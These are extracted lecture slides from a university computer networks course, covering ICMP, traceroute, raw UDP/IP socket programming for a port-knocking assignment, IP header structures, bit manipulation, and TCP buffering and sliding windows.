Redirect	Teach a router about geography
Echo and echo reply	Check if a machine is alive
Timestamp request/reply	Same as Echo, but with timestamp
Router advertisement/solicitation	Find a nearby router

**Figure 5-60.** The principal ICMP message types.

Computer Networks T-409-TSAM Network Layer  
Continued  
└ Error Signalling: ICMP

2021-09-07

└ Internet Control Message Protocol(ICMP)

1. Full list is here <http://www.iana.org/assignments/icmp-parameters/icmp-parameters.xhtml>
2. Tannenbaum, Computer Networks Chapter 5 (5th Edition)
3. If you look at a wireshark trace on the campus network, especially WiFi, you will see a lot of ICMP messages flying around as the various network devices check in with each other, invisibly to the computer's users.

Message type	Description
Destination unreachable	Packet could not be delivered
Time exceeded	Time to live field hit 0
Parameter problem	Invalid header field
Source quench	Choke packet
Redirect	Teach a router about geography
Echo and echo reply	Check if a machine is alive
Timestamp request/reply	Same as Echo, but with timestamp
Router advertisement/solicitation	Find a nearby router

Figure 5-60. The principal ICMP message types.

## traceroute and ICMP

- Developed by Van Jacobson 1987
- Traceroute sends a sequence of packets to the destination
  - Packet 1 TTL = 1
  - Packet 2 TTL = 2
  - Packet 3 TTL = 3
  - Packet 4 TTL = 4 etc.
- *If* router in the path replies with TIME EXCEEDED ICMP message
  - Can calculate statistics and timing for that segment
  - Router may not respond:- \* \* \*

2021-09-07

## traceroute and ICMP

- Developed by Van Jacobson 1987
- Traceroute sends a sequence of packets to the destination
  - Packet 1 TTL = 1
  - Packet 2 TTL = 2
  - Packet 3 TTL = 3
  - Packet 4 TTL = 4 etc.
- *If* router in the path replies with TIME EXCEEDED ICMP message
  - Can calculate statistics and timing for that segment
  - Router may not respond:- \* \* \*

# Packet Programming

2021-09-07

# Port Knocking Assignment - Goals

- Learn how to work with raw UDP/IP packets
- Bit Twiddling (Setting Flags, and Computing Checksums)
- Elementary Tunneling and Obfuscation

2021-09-07

- Learn how to work with raw UDP/IP packets
- Bit Twiddling (Setting Flags, and Computing Checksums)
- Elementary Tunneling and Obfuscation

# Raw UDP/IP Packets:: Header files

- Useful commands:

- `locate < file >`
- `find . -name file -print`

- Header files:

- `sys/socket.h` Core socket functions and structures
- `netinet/in.h` Protocol families
- `netinet/ip.h` IP header file
- `netinet/udp.h` UDP header file
- `sys/un.h` Used for communication within local computer
- `arpa/inet.h` Functions to handle numeric IP addresses
- `netdb.h` Convert names into numeric IP

2021-09-07

## └ Raw UDP/IP Packets:: Header files

1. Linuxes will typically have these files under `/usr/include`
2. OSX uses the BSD socket interface, which is almost but not quite identical to Linux sockets.
3. Use `locate netinet` - the include files will be in the `CommandLineTools` directory path

- Useful commands:
  - `locate < file >`
  - `find . -name file -print`
- Header files:
  - `sys/socket.h` Core socket functions and structures
  - `netinet/in.h` Protocol families
  - `netinet/ip.h` IP header file
  - `netinet/udp.h` UDP header file
  - `sys/un.h` Used for communication within local computer
  - `arpa/inet.h` Functions to handle numeric IP addresses
  - `netdb.h` Convert names into numeric IP

man 7 udp

UDP(7)

Linux Programmer's Manual

UDP(7)

## NAME

udp - User Datagram Protocol for IPv4

## SYNOPSIS

```
#include <sys/socket.h>
#include <netinet/in.h>
#include <netinet/udp.h>
```

```
udp_socket = socket(AF_INET, SOCK_DGRAM, 0);
```

## DESCRIPTION

This is an implementation of the User Datagram Protocol described in RFC 768. It implements a connectionless, unreliable datagram packet service. Packets may be reordered or duplicated before they arrive. UDP generates and checks checksums to catch transmission errors.

2021-09-07

└ man 7 udp

```
man 7 udp
(1/1) (Linux Programmer's Manual)
NAME
    udp - User Datagram Protocol for IPv4
SYNOPSIS
    #include <sys/socket.h>
    #include <netinet/in.h>
    #include <netinet/udp.h>


    udp_socket = socket(AF_INET, SOCK_DGRAM, 0);

DESCRIPTION
    This is an implementation of the User Datagram Protocol described in
    RFC 768. It implements a connectionless, unreliable datagram packet
    service. Packets may be reordered or duplicated before they arrive.
    UDP generates and checks checksums to catch transmission errors.
```

1. The manual page provides necessary include files, and socket creation instructions.


# IP Header

## IP header format



2021-09-07

## IP Header



## Linux source: netinet/ip.h

```

struct ip
{
    #if __BYTE_ORDER == __LITTLE_ENDIAN
        unsigned int ip_hl:4;           /* header length */
        unsigned int ip_v:4;           /* version */
    #endif
    #if __BYTE_ORDER == __BIG_ENDIAN
        unsigned int ip_v:4;           /* version */
        unsigned int ip_hl:4;           /* header length */
    #endif
    uint8_t ip_tos;                /* type of service */
    unsigned short ip_len;          /* total length */
    unsigned short ip_id;            /* identification */
    unsigned short ip_off;           /* fragment offset field */
#define IP_RF 0x8000                /* reserved fragment flag */
#define IP_DF 0x4000                /* dont fragment flag */
#define IP_MF 0x2000                /* more fragments flag */
#define IP_OFFMASK 0x1fff           /* mask for fragmenting bits */
    uint8_t ip_ttl;                /* time to live */
    uint8_t ip_p;                  /* protocol */
    unsigned short ip_sum;           /* checksum */
    struct in_addr ip_src, ip_dst; /* source and dest address */
};

```

## Computer Networks T-409-TSAM Network Layer Continued └ Packet Programming

2021-09-07

### └ Linux source: netinet/ip.h

```

struct ip
{
    #if __BYTE_ORDER == __LITTLE_ENDIAN
        unsigned int ip_hl:4;           /* header length */
        unsigned int ip_v:4;           /* version */
    #endif
    #if __BYTE_ORDER == __BIG_ENDIAN
        unsigned int ip_v:4;           /* version */
        unsigned int ip_hl:4;           /* header length */
    #endif
    uint8_t ip_tos;                /* type of service */
    unsigned short ip_len;          /* total length */
    unsigned short ip_id;            /* identification */
    unsigned short ip_off;           /* fragment offset field */
#define IP_RF 0x8000                /* reserved fragment flag */
#define IP_DF 0x4000                /* dont fragment flag */
#define IP_MF 0x2000                /* more fragments flag */
#define IP_OFFMASK 0x1fff           /* mask for fragmenting bits */
    uint8_t ip_ttl;                /* time to live */
    uint8_t ip_p;                  /* protocol */
    unsigned short ip_sum;           /* checksum */
    struct in_addr ip_src, ip_dst; /* source and dest address */
};

```

1. There are two versions of the IP header, one with options (iphdr), and one without (ip). We will use the one without, because the RU firewall is dropping any UDP packets with options.
2. The :4 idiom, means assign 4 bits

## uint8\_t etc.

- Example:
  - `typedef unsigned long ulong`
- type defined substitutes
- `uint8_t` unsigned integer length 8 bits (byte)
- always use unsigned types for bit field manipulation
- Compilers should lay out in order specified
  - May insert padding bytes of not on 16/32 bit boundary
  - Everything must be specified

2021-09-07

└ uint8\_t etc.

- Example:
  - `typedef unsigned long ulong`
  - type defined substitutes
  - `uint8_t` unsigned integer length 8 bits (byte)
  - always use unsigned types for bit field manipulation
  - Compilers should lay out in order specified
    - May insert padding bytes of not on 16/32 bit boundary
    - Everything must be specified

# Bit Fields

```

/* Each of these preprocessor directives defines a single bit,
corresponding to one button on the controller. Button order
matches that of the Nintendo Entertainment System. */

#define KEY_RIGHT  (1 << 0) /* 00000001 */
#define KEY_LEFT   (1 << 1) /* 00000010 */
#define KEY_DOWN   (1 << 2) /* 00000100 */
#define KEY_UP     (1 << 3) /* 00001000 */
#define KEY_START  (1 << 4) /* 00010000 */
#define KEY_SELECT (1 << 5) /* 00100000 */
#define KEY_B      (1 << 6) /* 01000000 */
#define KEY_A      (1 << 7) /* 10000000 */

int gameControllerStatus = 0;

/* Sets the gameControllerStatus using OR */
void KeyPressed( int key ) { gameControllerStatus |= key; }

/* Turns the key in gameControllerStatus off using AND and ~ (binary NOT)*/
void KeyReleased( int key ) { gameControllerStatus &= ~key; }

/* Tests whether a bit is set using AND */
int IsPressed( int key ) { return gameControllerStatus & key; }

```

## Computer Networks T-409-TSAM Network Layer Continued

- Packet Programming

2021-09-07

- Bit Fields

1. Equally can set the entire field with = 0xa say.
2. Bit fields are very powerful, but care must be exercised to be very precise. Machine and compiler support may not be consistent.
3. Examples from [https://en.wikipedia.org/wiki/Bit\\_field](https://en.wikipedia.org/wiki/Bit_field)

```

/* Each of these preprocessor directives defines a single bit,
corresponding to one button on the controller. Button order
matches that of the Nintendo Entertainment System. */

#define KEY_Axis0  (1 << 0) /* 00000001 */
#define KEY_LUp   (1 << 1) /* 00000010 */
#define KEY_LDown (1 << 2) /* 00000100 */
#define KEY_RUp   (1 << 3) /* 00001000 */
#define KEY_RDown (1 << 4) /* 00010000 */
#define KEY_Select (1 << 5) /* 00100000 */
#define KEY_BtnA  (1 << 6) /* 01000000 */
#define KEY_BtnB  (1 << 7) /* 10000000 */

int gameControllerStatus = 0;

/* Sets the gameControllerStatus using OR */
void KeyPressed( int key ) { gameControllerStatus |= key; }

/* Turns the key in gameControllerStatus off using AND and ~ (binary NOT)*/
void KeyReleased( int key ) { gameControllerStatus &= ~key; }

/* Tests whether a bit is set using AND */
int IsPressed( int key ) { return gameControllerStatus & key; }

```

# Order of evalution (Brackets!)

- 1 +-
- 2 <<>>
- 3 & (Bitwise AND)
- 4 — (Bitwise OR)
- 5 ^ (Bitwise Exclusive OR)

2021-09-07

## └ Order of evalution (Brackets!)

- +-
- <<>>
- & (Bitwise AND)
- — (Bitwise OR)
- ^ (Bitwise Exclusive OR)

1. [https://en.cppreference.com/w/c/language/operator\\_precedence](https://en.cppreference.com/w/c/language/operator_precedence)

# Masking

```

1 constexpr unsigned char mask0 { 0x1 }; // hex for 0000 0001
2 constexpr unsigned char mask1 { 0x2 }; // hex for 0000 0010
3 constexpr unsigned char mask2 { 0x4 }; // hex for 0000 0100
4 constexpr unsigned char mask3 { 0x8 }; // hex for 0000 1000
5 constexpr unsigned char mask4 { 0x10 }; // hex for 0001 0000
6 constexpr unsigned char mask5 { 0x20 }; // hex for 0010 0000
7 constexpr unsigned char mask6 { 0x40 }; // hex for 0100 0000
8 constexpr unsigned char mask7 { 0x80 }; // hex for 1000 0000

```

This can be a little hard to read. One way to make it easier is to use the left-shift operator to shift a bit into the proper location:

```

1 constexpr unsigned char mask0 { 1 << 0 }; // 0000 0001
2 constexpr unsigned char mask1 { 1 << 1 }; // 0000 0010
3 constexpr unsigned char mask2 { 1 << 2 }; // 0000 0100
4 constexpr unsigned char mask3 { 1 << 3 }; // 0000 1000
5 constexpr unsigned char mask4 { 1 << 4 }; // 0001 0000
6 constexpr unsigned char mask5 { 1 << 5 }; // 0010 0000
7 constexpr unsigned char mask6 { 1 << 6 }; // 0100 0000
8 constexpr unsigned char mask7 { 1 << 7 }; // 1000 0000

```

## └ Masking

1. Source: [https://www.learncpp.com/cpp-tutorial/  
bit-manipulation-with-bitwise-operators-and-bit-masks/](https://www.learncpp.com/cpp-tutorial/bit-manipulation-with-bitwise-operators-and-bit-masks/)

```

1 constexpr unsigned char mask0 { 0x1 }; // hex for 0000 0001
2 constexpr unsigned char mask1 { 0x2 }; // hex for 0000 0010
3 constexpr unsigned char mask2 { 0x4 }; // hex for 0000 0100
4 constexpr unsigned char mask3 { 0x8 }; // hex for 0000 1000
5 constexpr unsigned char mask4 { 0x10 }; // hex for 0001 0000
6 constexpr unsigned char mask5 { 0x20 }; // hex for 0010 0000
7 constexpr unsigned char mask6 { 0x40 }; // hex for 0100 0000
8 constexpr unsigned char mask7 { 0x80 }; // hex for 1000 0000

```

This can be a little hard to read. One way to make it easier is to use the left-shift operator to shift a bit into the proper location.

```

1 constexpr unsigned char mask0 { 1 << 0 }; // 0000 0001
2 constexpr unsigned char mask1 { 1 << 1 }; // 0000 0010
3 constexpr unsigned char mask2 { 1 << 2 }; // 0000 0100
4 constexpr unsigned char mask3 { 1 << 3 }; // 0000 1000
5 constexpr unsigned char mask4 { 1 << 4 }; // 0001 0000
6 constexpr unsigned char mask5 { 1 << 5 }; // 0010 0000
7 constexpr unsigned char mask6 { 1 << 6 }; // 0100 0000
8 constexpr unsigned char mask7 { 1 << 7 }; // 1000 0000

```

# Bit Twiddling and Casting

```

char buffer[1024]
struct ip *iphdr;

// Read buffer from raw socket
recvfrom(sock, buffer, sizeof(buffer), 0x0, NULL, NULL);

// First part of buffer is the IP header

// Cast the first part of buffer to be pointed to by iphdr
iphdr = (struct ip*)buffer;

// Can now manipulate fields directly i.e.

iphdr->ttl = 0x05;

// Work out length of IP header

iplen = iphdr->ip_hl << 2 // Convert to bytes from 32-bit words

// Reading an attached ICMP message

// Perform pointer arithmetic to get correct offset for cast
icmp = (struct icmp*)(buffer + iplen);

```

## Computer Networks T-409-TSAM Network Layer Continued └ Packet Programming

2021-09-07

### └ Bit Twiddling and Casting

1. Note, pointer arithmetic is guaranteed to honour the type the pointer is pointing to, i.e. pointer arithmetic is done in units of the type pointed to. `char*` is effectively a pointer to byte(s), but if say, you have a pointer to an array of structs, adding 1 would give the next struct.

```

char buffer[1024]
struct ip *iphdr;

// Read buffer from raw socket
recvfrom(sock, buffer, sizeof(buffer), 0x0, NULL, NULL);

// First part of buffer is the IP header

// Cast the first part of buffer to be pointed to by iphdr
iphdr = (struct ip*)buffer;

// Can now manipulate fields directly i.e.

iphdr->ttl = 0x05;

// Work out length of IP header

iplen = iphdr->ip_hl << 2 // Convert to bytes from 32-bit words

// Reading an attached ICMP message

// Perform pointer arithmetic to get correct offset for cast
icmp = (struct icmp*)(buffer + iplen);

```

# Potential pitfalls

- Target of cast is a pointer
- Casting must have exactly the right lengths
- Debugging:
  - Print out actual bytes (printf("%x ", buffer[0]));
  - Use wireshark to cross check that this is what is sent
- buffer has space allocated
- Correct length of buffer is being passed to recvfrom

2021-09-07

## └ Potential pitfalls

- Target of cast is a pointer
- Casting must have exactly the right lengths
- Debugging:
  - Print out actual bytes (printf("%x ", buffer[0]));
  - Use wireshark to cross check that this is what is sent
- buffer has space allocated
- Correct length of buffer is being passed to recvfrom

# Pointers

```
>cat eg.cpp
#include <string>

int main(int argc, char* argv[])
{
    char buffer[1024];

    char *buff = new char[1024];

    printf("%p %ld \n", buffer, sizeof(buffer));
    printf("%p %ld \n", buff, sizeof(buff));
}
>/eg
0x7ffd82605c20 1024
0x5608d7484e70 8
>
```

2021-09-07

## Pointers

1. Be careful with the length of the buffer - also, how to print out pointers .

```
>cat eg.cpp
#include <string>

int main(int argc, char* argv[])
{
    char buffer[1024];

    char *buff = new char[1024];

    printf("%p %ld \n", buffer, sizeof(buffer));
    printf("%p %ld \n", buff, sizeof(buff));
}
>/eg
0x7ffd82605c20 1024
0x5608d7484e70 8
>
```

# OSX source: netinet/ip.h

```
#define IPVERSION        4

/*
 * Structure of an internet header, naked of options.
 */
struct ip {
#ifndef _IP_VHL
    u_char  ip_vhl;           /* version << 4 | header length >> 2 */
#else
#if BYTE_ORDER == LITTLE_ENDIAN
    u_int   ip_hl:4,          /* header length */
            ip_v:4;             /* version */
#endif
#if BYTE_ORDER == BIG_ENDIAN
    u_int   ip_v:4,           /* version */
            ip_hl:4;            /* header length */
#endif
#endif /* not _IP_VHL */
    u_char  ip_tos;           /* type of service */
    u_short ip_len;           /* total length */
    u_short ip_id;           /* identification */
    u_short ip_off;           /* fragment offset field */
#define IP_RF 0x8000           /* reserved fragment flag */
#define IP_DF 0x4000           /* dont fragment flag */
#define IP_MF 0x2000           /* more fragments flag */
#define IP_OFFMASK 0xffff       /* mask for fragmenting bits */
    u_char  ip_ttl;           /* time to live */
    u_char  ip_p;              /* protocol */
    u_short ip_sum;           /* checksum */
    struct in_addr ip_src_ip;  /* source internet address */
    struct in_addr ip_dst_ip;  /* destination internet address */

```

2021-09-07

└ OSX source: netinet/ip.h

OSX source: netinet/ip.h

```
/* Structure of an internet header, naked of options.
 */
struct ip {
    u_int ip_vhl;           /* version << 4 | header length >> 2 */
    u_int ip_hl;             /* header length */
    u_int ip_v;               /* version */
    u_int ip_tos;           /* type of service */
    u_int ip_len;           /* total length */
    u_int ip_id;             /* identification */
    u_int ip_off;           /* fragment offset field */
#define IP_RF 0x8000           /* reserved fragment flag */
#define IP_DF 0x4000           /* dont fragment flag */
#define IP_MF 0x2000           /* more fragments flag */
#define IP_OFFMASK 0xffff       /* mask for fragmenting bits */
    u_int ip_ttl;           /* time to live */
    u_int ip_p;              /* protocol */
    u_int ip_sum;           /* checksum */
    struct in_addr ip_src_ip;  /* source internet address */
    struct in_addr ip_dst_ip;  /* destination internet address */
}
```

# Raw Sockets (socket(domain, type, protocol))

int domain      Protocol family. AF\_INET  
 int type        Communication type.  
                   SOCK\_STREAM, SOCK\_DGRAM, SOCK\_RAW, etc.  
                   Also: SOCK\_NONBLOCK  
 int protocol    0 (/etc/protocols)

- SOCK\_STREAM Sequenced, reliable 2-way stream (TCP)
- SOCK\_DGRAM Fixed length, unreliable message (UDP)
- SOCK\_RAW Raw network socket access
- SOCK\_NONBLOCK Non-blocking socket (polling)

2021-09-07

## └ Raw Sockets (socket(domain, type, protocol))

1. To send UDP packets, use SOCK\_DGRAM, to read/write IP headers, etc. a raw socket is required. Root access (use sudo) is required to run a program which interacts with raw sockets.
2. There has been since ancient times a raw/cooked idiom on linux, where raw mode removes any and all interface between the programmer and the underlying interface. cf. curses screen library

```

int domain      Protocol family. AF_INET
int type       Communication type
               SOCK_STREAM, SOCK_DGRAM, SOCK_RAW, etc.
               Also: SOCK_NONBLOCK
int protocol   0 (/etc/protocols)

■ SOCK_STREAM Sequenced, reliable 2-way stream (TCP)
■ SOCK_DGRAM Fixed length, unreliable message (UDP)
■ SOCK_RAW Raw network socket access
■ SOCK_NONBLOCK Non-blocking socket (polling)
  
```

# Protocol (socket(domain, type, protocol))

- IPPROTO\_UDP UDP
- IPPROTO\_ICMP ICMP

```
// Create raw socket for UDP
int rawsock = socket(AF_INET, SOCK_RAW, IPPROTO_UDP)

// Create normal socket for UDP
int udpsock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP)
```

2021-09-07

└ Protocol (socket(domain, type, protocol))

- IPPROTO\_UDP UDP
- IPPROTO\_ICMP ICMP

```
// Create raw socket for UDP
int rawsock = socket(AF_INET, SOCK_RAW, IPPROTO_UDP)

// Create normal socket for UDP
int udpsock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP)
```

## Creating IP Packets

- IP packet is normally automatically generated
  - To provide it instead, use socket option IP\_HDRINCL
  - Socket options are defined by each protocol
  - man 7 socket
  - man 7 ip
  - man 7 tcp
    - There is no complete list
    - and they can vary between OS/Machine types

```
int opt;

if(setsockopt(*sockfd, IPPROTO_IP, IP_HDRINCL, &opt, sizeof(opt))<0)
{
    perror("setsockopt(IP_HDRINCL) failed");
    exit(0);
}
```

2021-09-07

## Creating IP Packets

# Summary

- Must run program as root from own machine
- UDP is an unreliable protocol
  - Packets will be dropped by the server
  - Your program must handle with this correctly
- Have fun!

Computer Networks T-409-TSAM Network Layer  
Continued  
└ Packet Programming

2021-09-07

└ Summary

- Must run program as root from own machine
- UDP is an unreliable protocol
  - Packets will be dropped by the server
  - Your program must handle with this correctly
- Have fun!

# Computer Networks T-409-TSAM TCP/IP

Stephan Schiffel

September 9th 2021

2021-09-09

# Outline

- 1 Introduction
- 2 How does it work?
- 3 TCP Protocol Connection Establishment
- 4 Timers, and Delayed and Missing Packets
- 5 TFTP: "Sorcerer's Apprentice Syndrome"

2021-09-09

## └ Outline

- 1 Introduction
- 2 How does it work?
- 3 TCP Protocol Connection Establishment
- 4 Timers, and Delayed and Missing Packets
- 5 TFTP: "Sorcerer's Apprentice Syndrome"

# Introduction

Introduction

2021-09-09

# TCP/IP

- Implemented using IP datagram packets
- Two way connection: Sender - Receiver
- Connection required
  - Three way handshake to connect to far host
  - `connect()`
  - Send/Receive Data: (`read/recv :: write/send`)
- Guarantees to application: reliable, in-order packet delivery
  - Reliable
  - In-order packet delivery
  - **Or your connection gets dropped**
- By convention, client initiates connection, server receives

## └ Introduction


### └ TCP/IP

2021-09-09

- Implemented using IP datagram packets
- Two way connection: Sender - Receiver
- Connection required
  - Three way handshake to connect to far host
  - `connect()`
  - Send/Receive Data: (`read/recv :: write/send`)
- Guarantees to application: reliable, in-order packet delivery
  - Reliable
  - In-order packet delivery
  - **Or your connection gets dropped**
- By convention, client initiates connection, server receives


1. Obviously there is nothing stopping an application creating a higher level of routing within itself, using TCP/IP to create its own network in some sense, to get around the restriction of it being a two way connection. HTTP for example, runs over TCP

# It's all about buffering



└ It's all about buffering

2021-09-09




# Pipelined vs Stop and Wait



Don't wait, or wait for acknowledgements

2021-09-09



1. It is more efficient (generally, not always), to send a stream of segments, and not wait for each one to be individually acknowledged before sending the next.
2. It's a really question of where to have the buffers, and how to manage them. There will always need to be some kind of buffer, somewhere.

# Buffering at the Endpoints

- Kernel/OS is responsible for segment reassembly (TCP layer)
  - NIC is responsible for handling Ethernet frames correctly
  - Allows TCP/IP to run over different low level protocols at each end
  - Specialised NIC's are starting to become available that will do this
- Traffic stream reassembled in correct order
- Out of order packets arriving too early queued
- Lost/Delayed packets requested for retransmission

## └ Introduction





### └ Buffering at the Endpoints

2021-09-09




1. As always, when using high speed links especially on the local network, it is possible to buy specialised equipment to improve on some of the consequences of default behaviour.

- Kernel/OS is responsible for segment reassembly (TCP layer)
  - NIC is responsible for handling Ethernet frames correctly
  - Allows TCP/IP to run over different low level protocols at each end
  - Specialised NIC's are starting to become available that will do this
- Traffic stream reassembled in correct order
- Out of order packets arriving too early queued
- Lost/Delayed packets requested for retransmission

# Sliding Window Protocols



Receiver




(a)

(b)

(c)


(d)

2021-09-09




1. The sender keeps a buffer with sent segments.
2. The receiver keeps a similar buffer.
3. The sender doesn't delete the segment it's sent, until it receives an acknowledgement from the receiver.
4. When it does, it advances its pointer in the window to the next unacknowledged segment.

# Sliding Window Protocol



The window partitions the sequence of packets into three sets: Those that have been successfully transmitted and acknowledged, those that have still to be acknowledged and those that have yet to be transmitted.

2021-09-09



# Reassembly

- Reassembly begins with each segment having a sequence no.
  - Hosts know the order segments were sent in
- Host and Client also use timeouts
  - Give up on waiting for segments
- How long should the timeout be?
  - Too short: premature timeout: unnecessary retransmission
  - Too long: slow reaction to lost packets
  - Depends on Round Trip Time
  - Hence - depends on the medium being used for transmission
  - And how far away the hosts are
    - eg. Mars 4 - 24 minutes RTT
- Implies Host and Client have to measure RTT

## └ Introduction

### └ Reassembly

2021-09-09

- Reassembly begins with each segment having a sequence no.
  - Hosts know the order segments were sent in
  - Host and Client also use timeouts
    - Give up on waiting for segments
  - How long should the timeout be?
    - Too short: premature timeout: unnecessary retransmission
    - Too long: slow reaction to lost packets
    - Depends on Round Trip Time
    - Host has - depends on the medium being used for transmission
      - And how far away the hosts are
        - eg. Mars 4 - 24 minutes RTT
  - Implies Host and Client have to measure RTT

## Client <--> Server

- Connection is seen by application as a single stream of data
- TCP/IP originally used as a file transfer protocol
- Socket communication is two way

### Client:

- connect()
- send file - send()
- connection close()

### Server:

- listen() for connections
- accept() connection
- Receive data
- accept close() - or can close() at its end

## Introduction

### Client <--> Server

2021-09-09

- Connection is seen by application as a single stream of data
  - TCP/IP originally used as a file transfer protocol
  - Socket communication is two way
- |                      |                                              |
|----------------------|----------------------------------------------|
| <b>Client:</b>       | <b>Server:</b>                               |
| ■ connect()          | ■ listen() for connections                   |
| ■ send file - send() | ■ accept() connection                        |
| ■ connection close() | ■ Receive data                               |
|                      | ■ accept close() - or can close() at its end |

